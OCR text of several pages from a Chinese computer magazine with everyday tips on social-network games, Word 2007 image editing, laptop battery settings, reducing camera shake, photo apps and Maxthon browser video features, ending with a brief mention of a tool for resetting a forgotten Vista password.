
③ 进入自己的房子后，在“花园”可以打理自己的花园，在“打工”中可参加工作赚钱以购买更好的房子，等钱存够了可在“楼市”中购买自己中意的房子；

④ 除自己种菜、养殖禽畜可卖钱外，也可去别人的花园偷其种植的成熟作物卖钱。

小提示：
开心网将作物分为15个级别，不同级别其种子的价格不同、需要占用的维护精力不同、防偷天数不同、种熟之后卖出的价格也不同。推荐种植牵牛花，赢利较多；黄瓜也不错，赢利多、成熟期短；由于每天都有偷的次数限制，所以在无保护期的作物中，玫瑰是最佳的选择。最高级别的灵芝和人参，虽然赢利最大，但其成熟期长，风险也较大，很可能白忙乎。另外，你也可以购买道具卡，请人帮你看菜园。

小奴隶，给我捶捶腿（见图4）

如果你对某位好友怀有“特殊”感情，那就把他/她买为奴隶吧！开心网至今诞生了不少炙手可热的“奴隶之星”，他们因为经常被倒卖，身价高不可攀，没点儿“实力”还真买不下来。






校内同窗喜相逢

校内网也是非常有名的SNS网站，既然叫校内网，就是以同窗校友为关系条件建立的人际网络，与之前风靡一时的校友录论坛相比，SNS模式的校内网更注重互动。

快速玩转校内网（见图5）

① 打开校内网（www.xiaonei.com），实名注册账号；

小提示：
校内网提供了大量的互动游戏，在玩的过程中，如果有什么不明白的地方，可查看校内网的帮助（http://xiaonei.com/info/Help.do）。另外IM巨头腾讯也提供了QQ校友（http://xiaoyou.qq.com），他和校内网的功能操作都比较相似，使用自己的QQ就可以登录并注册自己的校友录，QQ用户可试试看。





Microsoft Office的组件之一Picture Manager是不错的图片编辑工具。“自动校正”命令可以修正图像的亮度、颜色与对比度，还可以在“编辑图片”任务窗格中对多张图片进行其他编辑操作，包括：裁剪、旋转或翻转、调整尺寸、亮度和对比度。一次处理一张图片时，可以使用Picture Manager调整图片的颜色，也可以消除因相机闪光灯而造成的红眼效果。

玩转图片，Word活动总结精彩呈现

●门艳松（河北隆化）

老板：你这份用Word做的活动总结不合格，连张图都没有，Rose的图文并茂，比你专业多了。
小菜：感谢您的提醒，我最善于快速学习了，这就完善去！

插入图片，给Word加点料

现在小菜手里的Word 2007文档全是文字，确实有些枯燥，加几张活动照片吧。选择“插入→图片”，小菜从电脑里选了几张照片导入Word文档（见图1）。照片有点大，拖动鼠标可以随意缩放。有多余的区域怎么办？选中图片，进入“格式”选项卡，选择右侧的“裁剪”工具就可以直接选取需要的区域了，非常方便！



小提示：
如果想获得矢量插图，可以进入“插入→剪贴画”，在“剪贴画”搜索界面右侧输入关键字就能搜索到很多相关的剪贴画（联网状态下），都是专业人员设计制作的图片。选择后就插入了当前光标处。

编辑图片，各种外套随意换


活动报告有了图片，仍显单调，能给图片装扮一下吗？小菜听说Word 2007的图片编辑功能很强，可以轻松将图片修饰成各种漂亮的样式，她要体验一把。

点击刚才插入的照片，切换到“格式”工具栏，这里果然有很多宝贝！


四边形的照片缺少变化，小菜找到“图片样式”选项卡，这里提供了大量“形状”、“边框”、“效果”的样式，小菜选择了“圆形对角”的图片样式；因为照片有些偏暗，她在选项卡最左边选择了“亮度+10%”，马上就实时显示出效果来（见图2）。



照片每张都有2MB以上，要发邮件估计有点臃肿，小菜选择了“亮度”旁的“压缩图片”选项，点“打印”（还有“屏幕”、“电子邮件”选项，见图3），图片瘦身瞬间搞定。



小提示：
各种美妙的图片样式是Office 2007的一大亮点，除了Word 2007，PPT 2007等也有相似效果，比2003版本的效果强多了。右击图片，选择“设置图片格式”，这里有“填充”、“线条颜色”、“阴影”、“三维格式”、“旋转”等（见图4），设置参数后可以获得更丰富的效果。



定位置，让图片和文字如影随形

文档里文字不少，文字能否绕着图片分布呢？小菜选中图片，进入“格式→文字环绕→四周环绕型”（见图5），也可右击图片进入，还有不少其他布局方式可选择。

新问题出现了，文字一修改图片就自由，一会儿上一会儿下，每次都得重新调整。这可难不倒小菜，她进入“格式→位置→其他布局选项”，在“高级版式”的“图片位置”下选中“对象随文字移动”选项。以后，该图片上方或下面的文字复制、删除、更改后，该图片就会乖乖随文字自动调整了。

对了，图上还想加活动的文字说明，如何添加呢？进入“插入→文本框→绘制文本框”，在图上拖一个文本框输入文字即可。文本框是白底的，不好看！那就把它去掉，右击文本框，进入设置格式的选项，把“填充”和“线条”都设置为“无色”即可。

巧保存，从Word文档中还原图片

小菜把增加了图片的Word文档交给老板，老板满意地点点头，又交给她一项新任务：把上半年各项目组有价值的图片从Word文档里整理出来。

Word中的图片不能像网页上的图片那样单独另存出来，如何是好？

小菜原来的方法是在Word中复制图片，再打开画图程序进行粘贴。不过现在图片一多就太麻烦了！后来她发现，只要单击“文件→另存为Web页”（见图6）。在“文档名.files”的文件夹中，所有图片就悄悄藏在这里。奇怪，为什么同一张图会有两张呢？仔细观察，原来其中一张是原图，另一张是缩放、旋转等编辑操作后的效果图。小菜选了比较清楚的那张，顺利完成任务。CF [XR03]

笔记本电脑的LCD 显示屏是个耗电大户，降低屏幕亮度可以非常有效地减小功耗，延长电池使用时间，尤其在昏暗的环境下并不需要更高的亮度，我们可以适当降低它。

开源节流，可谓续航之道

●许宁

白白是一个刚刚工作的销售人员，因工作需要购入了一台笔记本。这不，刚刚入手本本便发起了牢骚，声称要讨个说法。大虾我带着忐忑不安的心情凑近看了一看。

白白： 这什么破玩意，买的时候说续航时间5小时。我觉得还行，5小时够跑跑客户、演示演示产品了。哪知一用才知道，3小时之内一定没电，骗子啊！骗子！我要去消协，那个消协电话多少来着，好像是12345，怎么觉得不对？

某虾： 白白别闹了，冷静点听我说！首先，广告做得好，不如新飞冰箱好。当然广告是不能全相信的；其次，笔记本的续航需要你细心地根据自己的使用进行设置的，"欲速则不达"知道不？

告别入不敷出，节流先行一步

节流即如何最大限度地利用一块电池有限的电量。为笔记本电脑量身订做出电源管理软件，从软件上实现了电力的"省吃俭用"。

小黑——Thinkpad篇

大家都亲切地叫Thinkpad为小黑，小黑的电源管理程序非常强大（下载地址，Windows XP：http://driverdl.lenovo.com.cn/think/download/driver/dr1197863356578/7zu712ww.exe；Vista：http://driverdl.lenovo.com.cn/think/download/driver/dr1197862934453/7zu413ww.exe）。

第一步： 安装电源管理程序，并重新启动，然后点击"开始→ThinkVantage→Power Manager"，启动Power Manager。

第二步： 点击下方绿色任务栏上绿色的电池图标，其中包括了性能、续航和视频播放模式（视频播放模式尤为重要，在没有进行电源管理时，视频播放消耗的电量是惊人的），此处为了达到更长的使用时间（续航）我们选择最长电池寿命。

第三步： 在新型号笔记本中安置了双显卡，其中集成显卡是较为省电的，继续上一步的操作，在弹出菜单的最下方可以点击"可切换显卡→电量节省"。

小知识 更快捷的小黑电源切换方法
使用Fn+F3调用选择电源方案界面（使用此功能的前提是必须把Fn+F3设置为电源管理），从这个界面可以选择电源方案，也可以通过这个界面选择关闭显示屏电源。

时尚领袖——Sony篇

Sony的笔记本在外形设计上可以说是非常讨人喜欢（其中很多MM更是为之倾倒），但其在电源管理方面并非是金玉其外败絮其中。

第一步： 进入http://service.sony.com.cn/vaio/index.htm，在左侧按照本本型号进行电源管理软件的下载（见图1）。



第二步： 点击"开始→VAIO Control Center管理界面"，然后点击"列表"中的"VAIO电源管理浏览器"。


第三步： 为了达到最长电池使用时间，我们在上方"更改后的电源使用方案"下拉菜单中选择"VAIO终极电池模式"（见图2）。



销售之王——DELL篇

在节能方面，Dell QuickSet具有自定义电源管理方案、LCD面板亮度控制、无线网卡开启/关闭、内部网卡电源管理、热键休眠等节能功能，默认情况下，笔记本预装的Dell QuickSet软件会缺少部分节能组件，譬如内部网卡电源管理并没有安装，此时建议将Dell QuickSet软件删除再次安装（下载地址：http://supportapj.dell.com/support/downloads/download.aspx?c=cn&l=zh&s=gen&releaseid=R204480&formatcnt=1&libid=0&fileid=285125）。

第一步： 安装QuickSet，并点击任务栏中QuickSet图标，然后在"选择电源方案"下选择"最长电池时间"（见图3），这样就可以让电池自动实现最大化节能。



第二步： 关闭内置网卡，右键单击任务栏的节能管理图标，然后在"内部网卡"下选择"使用电池供电时总是去激活"即可。这样在移动办公无需要联网时可以省掉一部分消耗。

小知识：
电源管理也可以使用Windows内置程序
在控制面板中点击"电源选项"在其中选择"节能程序"，即可达到增加最长使用时间的目的，但其无论精细程度和效果都稍逊于厂商附带的电源管理程序。

开源

大虾： "开源"即提高电池电量。针对这个课题，世界上很多顶尖的化学家正在努力。在他们研发出新电池之前，我们可以使用更多芯（也就是更大体积）的电源来解决问题。但是一块原装的6芯甚至9芯电源可价值不菲哦！

白白： 我明白了，原来是我又白了，谢谢大虾，我回去好好设置下本本，全天续航的时代来临了……

大虾： 做你的白日梦吧！

CF [XR04]



（巧妙设置白平衡，各种模式（阴天、白炽灯、日光等）在相同光线下有着不同的色彩表现，适合初学玩家发挥创造。）


与模糊说再见
降低拍照抖动小技巧


数码相机轻巧便利，适合随身携带抓拍生活瞬间，是很多初学者的最爱。但这类产品因自身重量等问题，在实际拍摄过程中极易出现手部抖动造成最终成像模糊的惨剧。怎样才能在家用小数码上降低或者有效防止抖动，从而提高出片质量呢？

基本功要扎实

许多人对摄影这项工作并不在行，拿起DC的时候也只是作为记录生活的一种手段，与用手机拍照并无区别，所以在端起相机的时候形色各异的姿势都能出现，这是错误的。人手的自然抖动根据体格、所持物品重量和手柄伸展有着固定的联系。当拿DC的手臂伸展的夹角与身体呈90度时，抖动便无法真正的避免了。故掌握正确的摄影姿势是大有裨益。

标准的持机姿势是：右手紧握相机，食指轻放在快门键上；左手手掌向上托住整个机身。此时右手的手肘收拢，紧靠在身体上，左臂根据习惯适当调整，可贴合身体也可向外舒展，这点因人而异。为保持上半身平衡，两腿自然分开达到与肩同宽，或前后分开，使双腿与地面形成近35度左右的夹角，深呼吸后保证身体稳健后按下快门（见图1）。


1


2


3

脚架当用就用

玩摄影的人基本都配有独脚架或者三脚架（见图2），任何手持方式和防抖功能都不会有脚架来得实在，只是携带上有些麻烦而已。不过在脚架使用时应注意将其放置在稳固、平坦的地面上，为防止周边事物对其的影响（各种车辆路过时引起的路面震动、工地施工等问题），适当在脚架下悬挂重物，增加稳固性也是酌情考虑的范畴内。

用DC的主儿，都不太喜欢携带架子，这样在实际拍摄的时候更应该注意巧妙地寻找临时支撑点。比如拿相机的手臂斜靠在一个牢固的树、电线杆、架子等支撑物上，甚至将相机放在凉亭、栏杆上，再配合自动拍摄功能，这样就可以有效降低照片的模糊率了（见图3）。再不成单膝跪地，将膝盖作为支点也非下策。

回归基础 从原理说起

从相机的基本原理中，我们可以知道光圈、快门与环境光之间的对应关系，手持条件下想要得到清晰的照片，快门速度应为焦距的倒数或更高，举个简单的例子：相机镜头等效焦距是35mm~105mm（3倍光学变焦镜头），那么在广角端快门速度至少保持1/40秒才能保证拍摄的照片较为清晰，而在长焦端，快门速度应达到1/125秒才行。

决定快门速度的主要因素是环境光，若现场光线条件满足不了拍摄需求，便只能靠其他方法来实现。在弱光情况下，设置好使用最大光圈数值（DC的最大光圈值一般在2.0~3.6之间）、开启内置闪光灯、并将ISO数值适当调高到可接受的范围之内（成像效果好的相机可增加到800，素质一般的DC加到400足以）。强制快门速度、准确对焦后出的片子虽然亮度不够但可以随意调整（数码的好处），若对焦不准、抖动模糊便麻烦了许多。

小知识：
如果用户使用没有防抖功能的轻薄型DC，或者对焦比较慢的相机，在照相时最好不要过急进行对焦和拍摄。因为在按快门时，由于自动对焦需要少量的时间，快门不要一次按到底，半按时为自动对焦，此时可听到沙沙的对焦声音，当屏中间对焦框由红色变为绿色，说明对焦完成，这时轻轻把快门按到底，才可以得到清楚的图像。

夏季是许多摄影爱好者的发挥的季节，阳光明媚、万物皆绿、百花盛开，但在户外摄影时也需要注意一些安全防护问题。首先是防晒：夏天的阳光毒辣无情，小伙子还好说，大姑娘被晒脱了一层皮可不是闹着玩的。其实就是注意中暑问题了，如果需要长时间在阳光下工作，记得提前做好准备，并保持身体水分含量。市区的蚊虫还可忽视，郊区的就要小心了，咬一口不是闹着玩的。CF [XR05]

小技巧：
夏天光线较强，拍照最容易出现反差过大。因此尽可能避开光线过强的中午，一般选择上午9时之前和下午4时之后拍摄为好。如果错不开，就用逆光拍照，对主体人物用反光板或闪光灯作辅助补光，以降低反差。对日常生活摄影来说，不要回避阴雨天，阴雨天更富有夏天的生活气息，有些景物在雨天反而更美，尤其是在茫茫细雨中拍摄出的远景，更富有诗情画意。如果人物的背景是大面积的蓝天白云（如在海滨或山顶上），背景的亮度远远大于主体人物，容易造成主体人物曝光不足。反过来，若是以山为背景、以丛林为背景、以暗景或深色景物为背景，遇前类情况应增加一些曝光量，遇到后一种情况要减少一些曝光量。

投稿 | xmb@cfan.com.cn

自恋无限 让靓照占领电脑的边边角角

●张树忠（西安）

办公室新来的MM是个菜鸟，她把自己的照片剪成各种形状贴在电脑上的不同位置，但电脑内部的领地一直无法占领，后来她终于忍不住向我求教，让我教他照片的各种应用，制作大头贴、QQ表情，甚至还想学我在QQ拼音输入法上添加照片，本着博爱的精神，把我的方案拿出来与大家共享吧。

不进照相馆，自己制作大头贴

虽然眼下自己制作大头贴已不是什么难事，不过对于从来没有接触过大头贴的MM和很多菜鸟来说，还是有点困难。在制作大头贴之前，我们还是先到http://www.onlinedown.net/soft/51436.htm下载一款名为“光影魔术手”的软件吧。

第一步：软件运行后，在软件的工具中找到并单击“大头贴”图标按钮，在弹出的大头贴界面中，将选项卡切换到“照相”项，在大头贴下拉菜单中选择“质感”模板，然后在软件界面左侧列出的贴纸中选择一个自己喜欢的样式。

第二步：将摄像头数据线连接到电脑USB接口上，如果摄像头带有开关，还要将开关打开。此时，在大头贴界面中就会出现图像了，将摄像头对准你的脸部，调整摄像头焦距使脸部清晰地显示出来。再单击“存储目录”右侧的“浏览”按钮，在弹出对话框中选择一个合适的文件夹作为存储目录，勾选“自动更换贴纸”前的复选框。

第三步：接下来就可以单击“拍照”按钮了，每单击一次“拍照” 按钮就会在界面右侧列表中存储一张带有不同贴纸的大头贴图片（见图1）。这些大头贴在上面设置的保存目录中就可以找到。



QQ表情很搞笑，我是摇头娃娃

MM有几个QQ群，经常被一些网友用照片DIY的表情逗得忍俊不禁。用自己拍摄的照片制作搞怪的QQ表情岂不是更煽情！“美图秀秀（下载地址：http://www.newhua.com/soft/74160.htm）”制作搞笑摇头娃娃表情，我就不相信你不笑！

第一步：软件解压缩后，只需单击下一步即可轻松安装成功。单击菜单栏上的“打开”菜单，打开用数码相机或者摄像头拍摄的图片文件，然后单击工具栏上的“闪图”选项，在左侧界面中，我们可以看到“摇头娃娃”一项。

第二步：单击“搞笑摇头娃娃”，右侧界面中将会出现各种搞笑效果，单击任意一种效果，这时候鼠标已经变成了一支钢笔的形状，用这只钢笔圈画人物的头部，当圆圈闭合后（见图2），你就会发现一个搞笑的摇头娃娃表情就会出现在编辑框内了（见图3），单击“复制到QQ”按钮，你就可以直接在QQ上发给朋友了，但愿他或者她不要笑得喷饭！





吸引眼球，我的输入法上有照片

MM每天都要打很多的字，如果能在打这些枯燥的文字时显示自己或者其他人的照片，可能会给自己带来一些趣味。目前QQ拼音输入法（下载地址：http://www.newhua.com/soft/13284.htm）支持添加照片功能。

软件安装后，切换到QQ拼音输入法，按Ctrl+Shift+M键调出QQ拼音属性设置界面，在左侧界面中单击“皮肤设置”，在排列方式项中单选“横排”，在“相框皮肤”项中，选择“（粉红）简约主义”，然后单击“确定”退出。在QQ拼音输入法上单击方框内的+号，在弹出的“设置相框图片”界面中，先单选“状态栏相框”项，然后单击对话框右侧的“使用本地图片”，找到想要放置的照片，拖动显示窗口中的橙色方框线，框选照片显示的范围。“确定”后，状态栏上将显示刚刚设置的照片。接下来，我们在“设置相框图片”界面中单选“输入栏相框”，按照上述方法找到一张合适的图片，这样，当我们打字的时候，在此条输入框的右侧将显示出设置的图片（见图4）。看着漂亮的图片，是不是工作起来更加有劲了呢？CF [XR06]




山东 郑春英：发邮件时如果没有记住对方的邮箱地址，而你又不想用存有该地址的账号发送，这就需要重新登录记下或者复制对应邮箱地址。整合之后，对方的通讯录一并接收过来，这样写信时在通讯录中选择就可以了。

额外奖 ¥30

斗牛：傲游实现网页视频轻松看的两种方法

今年第1期《电脑爱好者》杂志上，有一篇《左右逢源，世界之窗畅游视频时代》的文章介绍了“世界之窗”浏览器针对网络视频应用方面的几个技巧，特别是“视频置顶”的功能可以说是弥补了多标签浏览器 “熊掌与鱼不可兼得”的一个缺陷。可拥有用户数量最多的多标签浏览器傲游难道就不能享受这种便携的操作吗?

现在采用了多核心技术（Webkit核心和Trident核心，Trident核心即IE使用的内核）的傲游3还在测试中，目前就请傲游的爱好者们随笔者用两种方法在现有的版本中实现网页视频轻松看的问题吧。




● 分屏浏览模式的快捷键为F10，在使用分屏浏览模式的时候，可方便的将网页标签拖动，在左右窗口切换显示

技巧一：巧用傲游的“分屏”

在傲游浏览器默认的标准按钮里，有一个大家可能不常用的“分屏浏览模式”按钮，单击它，就能将我们的傲游浏览器左右开一分为二了。我们在浏览器的其中一边里打开我们想要观看的视频网站，并通过拖曳中间的分隔来调整左右窗口分割的比例到合适的位置，我们就可以另一边的窗口里和平时一样方便的浏览其他网页了（见图1）。

技巧二：傲游也玩视频置顶

好多优秀的软件，都留给了软件高手编写软件周边功能插件的接口，下面就给大家介绍一下这款视频置顶的辅助插件。从http://work.newhua.com/cfan/200912/popCurrentTab.rar下载这款名为popCurrentTab的插件安装包，并双击将它安装。现在，我们再在傲游里打开网络视频的时候，就可以通过单击浏览器插件栏里的这个插件图标，达到让窗口弹出并置顶的效果了（见图2）。



2

小编点评：这两个技巧非常不错，尤其是前面那个，特别适合宽屏电脑在看比赛的时候使用。

额外奖 ¥30


借把钥匙，也要打开Vista这扇门

■河北/杨福利

《电脑爱好者》2009年第8期《大门反锁，斯文祈祷不如一脚踹开》一文中介绍了用Offline NT Password & Registry Editor清空Vista密码的方法，在密码修改的过程中要输入各种符号及账户名，特别是英文不好的朋友感觉不是很方便。其实我们可以下载“一键Ghost 2009.04.21 Beta1 光盘版”（下载地址：http://doshome.net/bbs/dispbbs.asp?boardid=4&Id=5191），利用其整合的Active@Password Changer工具进行密码的修改。

